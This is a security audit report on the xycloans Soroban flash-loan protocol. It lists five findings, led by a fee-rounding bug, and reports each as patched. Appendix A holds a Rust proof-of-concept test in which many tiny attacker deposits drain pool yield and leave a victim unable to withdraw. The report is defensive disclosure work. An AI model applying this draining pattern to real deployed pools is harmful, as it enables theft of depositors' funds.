xycLoans

Audit

Presented by:

OtterSec contact@osec.io

Nicola Vella nick0ve@osec.io

Andreas Mantzoutas andreas@osec.io

Contents

Appendices

01 | Executive Summary

Overview

xyclooLabs engaged OtterSec to assess the `xycloans` program. This assessment was conducted between January 15th and January 19th, 2024. For more information on our auditing methodology, refer to Appendix C.

Key Findings

We produced 5 findings throughout this audit engagement.

In particular, we identified a high-risk vulnerability concerning a rounding issue in the fee computation functionality where the multiplication result is rounded up, potentially allowing attackers with small deposits to unfairly claim more profits from the pool (OS-XYC-ADV-00). We further highlighted dust accumulation in the pool due to yield calculation, locking these funds indefinitely in the pool (OS-XYC-ADV-01).

We also provided recommendations regarding implementing specific changes to improve the overall efficiency of the codebase by reducing storage and computation costs (OS-XYC-SUG-00). Additionally, we suggested minor modifications to ensure adherence to best coding practices (OS-XYC-SUG-01) and put forth ideas to enhance the code's readability and maintainability (OS-XYC-SUG-02).

02 | Scope

The source code was delivered to us in a Git repository at github.com/xycloo/xycloans. This audit was performed against commit e066372.

A brief description of the programs is as follows:


Name	Description
xycloans	A flash loans protocol designed for the Soroban Virtual Machine, enabling users to borrow flash loans and investors to provide liquidity while earning yield securely.

As part of this audit, we also provided proofs of concept for each vulnerability to prove exploitability and enable simple regression testing.

03 | Findings

Overall, we reported 5 findings.

We split the findings into **vulnerabilities** and **general findings**. Vulnerabilities have an immediate impact and should be remediated as soon as possible. General findings do not have an immediate impact but will aid in mitigating future vulnerabilities.



Severity	Count
Critical	1
High	0
Medium	0
Low	1
Informational	3

Proofs of Concept

We created a proof of concept for each vulnerability to enable easy regression testing. We recommend integrating these as part of a comprehensive test suite.

04 | Vulnerabilities

Here, we present a technical analysis of the vulnerabilities we identified during our audit. These vulnerabilities have *immediate* security implications, and we recommend remediation as soon as possible.

Rating criteria can be found in Appendix B.

ID	Severity	Status	Description
OS-XYC-ADV-00	Critical	Resolved	`compute_fee_earned` rounds up the multiplication result, potentially allowing attackers with small deposits to unfairly claim more profits from the pool.
OS-XYC-ADV-01	Low	Resolved	Dust accumulates due to yield calculations in `update_fee_per_share_universal`, which remains indefinitely stuck inside the pool.

OS-XYC-ADV-00 [crit] | Rounding Error

Description

`compute_fee_earned` calculates the earned fee for a user based on their balance and specific fee per share values. The current implementation utilizes `fixed_mul_ceil` for multiplying the fee difference by the user's balance. The `ceil` rounding method rounds the result up to the nearest integer. In certain scenarios, this may result in a situation where users with small deposits benefit unfairly, draining the pool at the expense of users with larger deposits.

pool/src/math.rs RUST

```rust
pub fn compute_fee_earned(
    user_balance: i128,
    fee_per_share_universal: i128,
    fee_per_share_particular: i128,
) -> i128 {
    user_balance
        .fixed_mul_ceil(
            fee_per_share_universal.sub(fee_per_share_particular),
            STROOP.into(),
        )
        .unwrap()
}
```

Utilizing `fixed_mul_ceil` rounds it up even if the multiplication result has a fractional part. This creates a scenario where the platform might be overcompensating users with small balances.

Proof of Concept

An example scenario is where the attacker exploits this by making small deposits, repeatedly taking advantage of the rounding-up behavior to drain the pool of profits. Since the multiplication rounds up, the computed fee for small balances becomes disproportionately larger than if rounded down. Users with larger deposits may receive less than they are entitled to, as the rounding method favors smaller balances.

A test case implementing this scenario may be found in Appendix A.

Remediation

Utilize a rounding method that does not favor the user.

Patch

Fixed in b26e012.

OS-XYC-ADV-01 [low] | Untracked Dust Accumulation Due To Yield Calculation

Description

There is a potential problem with funds becoming stuck in the pool due to dust resulting from yield calculation within `update_fee_per_share_universal`. Due to the small size of these amounts, they may not be efficiently usable or withdrawable by users.

pool/src/rewards.rs RUST

```rust
pub(crate) fn update_fee_per_share_universal(e: &Env, collected: i128) {
    let fee_per_share_universal = get_fee_per_share_universal(e);
    let total_supply = get_tot_supply(e);

    // computing the new universal fee per share in light of the collected interest
    let adjusted_fee_per_share_universal =
        compute_fee_per_share(fee_per_share_universal, collected, total_supply);
    put_fee_per_share_universal(e, adjusted_fee_per_share_universal);
}
```

Remediation

Implement a mechanism to keep track of these small funds.

Patch

Fixed in 478d2c6 and 706e9d2.

05 | General Findings

Here, we present a discussion of general findings during our audit. While these findings do not present an immediate security impact, they represent anti-patterns and may result in security issues in the future.

ID	Description
OS-XYC-SUG-00	Recommendations regarding changes to enhance the overall efficiency of the codebase by decreasing storage and computation costs.
OS-XYC-SUG-01	Minor modifications to the codebase to ensure adherence to best coding practices.
OS-XYC-SUG-02	Suggestions for improved code readability and maintainability.

OS-XYC-SUG-00 | Unused Enum Variants

Description

The `DataKey` enumuration includes several variants (storage types). If these variants are not utilized or referenced elsewhere in the contract, they contribute to unnecessary storage and it is advisable to remove them to simplify the code.

pool/src/types.rs RUST

```rust
pub enum DataKey {
    ProtocolFees,
    TokenId,
    Admin,
    TotSupply,
    TotalDeposited,
    FlashLoan,
    FlashLoanB,
    Balance(Address),
    FeePerShareUniversal,
    FeePerShareParticular(Address),
    MaturedFeesParticular(Address),
}
```

Remediation

Implement the above optimizations.

Patch

Fixed in 706e9d2.

OS-XYC-SUG-01 | Code Refactoring

Description

1. The current code does not explicitly check whether the provided amount in deposit, withdraw, and borrow is greater than zero. Allowing amounts less than or equal to zero may result in unexpected behavior or undesired state changes in the contract.
2. In factory, simplify the pool_address derivation in deploy_pool by utilizing deploy::with_current_contract.

factory/src/contract.rs RUST

```rust
fn deploy_pool(env: Env, token_address: Address, salt: BytesN<32>) ->
     ↪  Result<Address, Error> {
   [...]
    let pool_address = env
        .deployer()
        .with_address(env.current_contract_address(), salt)
        .deploy(read_pool_hash(&env));
    [...]
}
```

3. The existing code lacks a dedicated mechanism to ensure that the pool balance consistently stays equal to or exceeds the total pool supply. Without this check, there is a potential risk that the pool balance falls below the total supply.

Remediation

1. Add a check at the beginning of deposit, withdraw, and borrow to ensure that the provided amount is greater than zero.
2. Utilize deploy::with_current_contract to receive pool_address.

soroban-sdk/src/deploy.rs RUST

```rust
pub fn with_current_contract(
    &self,
    salt: impl IntoVal<Env, BytesN<32>>,
) -> DeployerWithAddress {
     DeployerWithAddress {
         env: self.env.clone(),
         address: self.env.current_contract_address(),
         salt: salt.into_val(&self.env),
     }
}
```

3. Implement a mechanism to ensure that the pool balance is always greater than or equal to the total supply of the pool.

Patch

1. Fixed in 1d6fa3f.
2. Fixed in 18ba3c0.
3. Fixed in 478d2c6 and 706e9d2.

OS-XYC-SUG-02 | Code Maturity

Description

1. In `contract`, emission of the `matured_updated` event is limited to `update_fee_rewards`. However, other functions such as `deposit`, `withdraw`, and `withdraw_matured` also update matured fees without emitting the `matured_updated` event. To enhance transparency and completeness, include the emission of this event in those functions as well.
2. The `fees_deposited` event within `try_repay` is emitted to indicate the deposit of fees into the pool. However, the actual implementation passes `amount` as the third argument to the event, representing the borrowed amount and not the deposited fees. This may result in confusion or incorrect data interpretation by external systems that rely on this event for fee-related information.

   pool/src/token_utility.rs RUST

   ```rust
   pub(crate) fn try_repay(
       [...]
       amount: i128,
   ) -> Result<(), Error> {
       [...]
       transfer_from_to_pool(e, client, receiver_id, &(amount + fees))?;
       events::fees_deposited(&e, receiver_id, amount);
       Ok(())
   }
   ```

3. The receiver currently lacks visibility into the borrowed amount and corresponding fees. Adjust the callback invoked in the receiver contract to include additional parameters communicating information about the borrowed amount and associated fees. This will allow the receiving contract to convey information about the borrowed amount and the associated fees, enabling it to track and manage the borrowed amount and fees accurately.

Remediation

1. Include the emission of the `matured_updated` event in all relevant functions to enhance the contract's logging capabilities, providing a more comprehensive and transparent record of when matured fees are updated.
2. Ensure `fees_deposited` event correctly publishes the deposited fees instead of the borrowed amount.
3. Implement the modification mentioned above.

Patch

Fixed in 1f90ec9 and 478d2c6.

A | Proofs of Concept

Below are the provided proof of concept files.

OS-XYC-ADV-00

The following is the test case we prepared:

DIFF

```
diff --git a/pool/src/test.rs b/pool/src/test.rs
index 26956ea..78b11aa 100644
--- a/pool/src/test.rs
+++ b/pool/src/test.rs
@@ -1,11 +1,88 @@
 use fixed_point_math::{FixedPoint, STROOP};
-
 use crate::contract::{Pool, PoolClient};

 use soroban_sdk::{
     contract, contractimpl, symbol_short, testutils::Address as _, token, Address,
         ↪  Env, Symbol,
 };

+#[test]
+fn test_drain_pool() {
+    const ATTACKER_DEPOSIT: i128 = 1;
+    const NUM_ATTACKERS: usize = 801;
+    const NUM_BORROWS: usize = 1;
+    const VICTIM_DEPOSIT: i128 = 100 * STROOP as i128; // - (ATTACKER_DEPOSIT *
    ↪  NUM_ATTACKERS as i128);
+
+    let env: Env = Default::default();
+    env.mock_all_auths();
+    env.budget().reset_unlimited();
+
+    let admin1 = Address::generate(&env);
+
+    let victim = Address::generate(&env);
+    let attackers: std::vec::Vec<Address> = (0..NUM_ATTACKERS).map(|_|
    ↪  Address::generate(&env)).collect();
+
+    let token_id = env.register_stellar_asset_contract(admin1);
+    let token_admin = token::StellarAssetClient::new(&env, &token_id);
+    let token = token::Client::new(&env, &token_id);
+
+    let pool_addr = env.register_contract(&None, Pool);
+    let pool_client = PoolClient::new(&env, &pool_addr);
+
+    let receiver = env.register_contract(None, FlashLoanReceiver);
+     let receiver_client = FlashLoanReceiverClient::new(&env, &receiver);
+
+     // Initialize the flash loan receiver contract.
+     receiver_client.init(&victim, &token_id, &pool_addr);
+     pool_client.initialize(&token_id);
+
+     // Mint funds
+     token_admin.mint(&receiver, &(1_000 * STROOP as i128));
+     token_admin.mint(&victim, &VICTIM_DEPOSIT);
+     for attacker in attackers.iter() {
+         token_admin.mint(attacker, &ATTACKER_DEPOSIT);
+     }
+
+     // Victim and attacker deposits into the pool.
+     pool_client.deposit(&victim, &VICTIM_DEPOSIT);
+     for attacker in attackers.iter() {
+         pool_client.deposit(attacker, &ATTACKER_DEPOSIT);
+     }
+
+     // Flash loans occur, attacker is always able to withdraw 1 share of yield
+     let mut total_attacker_matured: i128 = 0;
+     for _ in 0..NUM_BORROWS {
+         pool_client.borrow(&receiver, &(1_000_000 as i128));
+
+         for attacker in attackers.iter() {
+             pool_client.update_fee_rewards(&attacker);
+             let matured = pool_client.matured(attacker);
+             if matured > 0 {
+                 total_attacker_matured += matured;
+                 let _ = pool_client.try_withdraw_matured(attacker).unwrap();
+             }
+         }
+     }
+
+     // Attacker also withdraws his deposit
+     for attacker in attackers.iter() {
+         pool_client.withdraw(attacker, &(ATTACKER_DEPOSIT));
+     }
+     std::println!("total_attacker_matured: {}", total_attacker_matured);
+     // The victim withdraw the matured fees but is not able to withdraw their
      ↪  deposits
+     pool_client.update_fee_rewards(&victim);
+     std::println!("Victim matured: {}", pool_client.matured(&victim));
+     pool_client.withdraw_matured(&victim);
+     let pool_balance = token.balance(&pool_addr);
+     if pool_balance < VICTIM_DEPOSIT {
+         std::println!("pool_balance = {} < victim_shares = {}. The victim will not
      ↪  be able to withdraw their deposits back.", pool_balance, VICTIM_DEPOSIT);
+     }
+     assert!(pool_client.try_withdraw(&victim, &(VICTIM_DEPOSIT)).is_err());
+     let net_victim_balance = pool_balance + token.balance(&victim);
+     std::println!("net_victim_balance: {}", net_victim_balance);
+     if net_victim_balance < VICTIM_DEPOSIT {
+         std::println!("The victim has lost {} tokens", VICTIM_DEPOSIT -
      ↪  net_victim_balance);
+    }
+}
 // Tests that an address that has deposited
 // liquidity into a pool which has later produced
 // yield can collect the generated yield.
```

B | Vulnerability Rating Scale

We rated our findings according to the following scale. Vulnerabilities have immediate security implications. Informational findings may be found in the General Findings section.

Critical

Vulnerabilities that immediately result in a loss of user funds with minimal preconditions.

Examples:

- Misconfigured authority or access control validation.
- Improperly designed economic incentives leading to loss of funds.

High

Vulnerabilities that may result in a loss of user funds but are potentially difficult to exploit.

Examples:

- Loss of funds requiring specific victim interactions.
- Exploitation involving high capital requirement with respect to payout.

Medium

Vulnerabilities that may result in denial of service scenarios or degraded usability.

Examples:

- Computational limit exhaustion through malicious input.
- Forced exceptions in the normal user flow.

Low

Low probability vulnerabilities, which are still exploitable but require extenuating circumstances or undue risk.

Examples:

- Oracle manipulation with large capital requirements and multiple transactions.

Informational

Best practices to mitigate future security risks. These are classified as general findings.

Examples:

- Explicit assertion of critical internal invariants.
- Improved input validation.

C | Procedure

As part of our standard auditing procedure, we split our analysis into two main sections: design and implementation.

When auditing the design of a program, we aim to ensure that the overall economic architecture is sound in the context of an on-chain program. In other words, there is no way to steal funds or deny service, ignoring any chain-specific quirks. This usually requires a deep understanding of the program's internal interactions, potential game theory implications, and general on-chain execution primitives.

One example of a design vulnerability would be an on-chain oracle that could be manipulated by flash loans or large deposits. Such a design would generally be unsound regardless of which chain the oracle is deployed on.

On the other hand, auditing the program's implementation requires a deep understanding of the chain's execution model. While this varies from chain to chain, some common implementation vulnerabilities include reentrancy, account ownership issues, arithmetic overflows, and rounding bugs.

As a general rule of thumb, implementation vulnerabilities tend to be more "checklist" style. In contrast, design vulnerabilities require a strong understanding of the underlying system and the various interactions: both with the user and cross-program.

As we approach any new target, we strive to comprehensively understand the program first. In our audits, we always approach targets with a team of auditors. This allows us to share thoughts and collaborate, picking up on details that the other missed.

While sometimes the line between design and implementation can be blurry, we hope this gives some insight into our auditing procedure and thought process.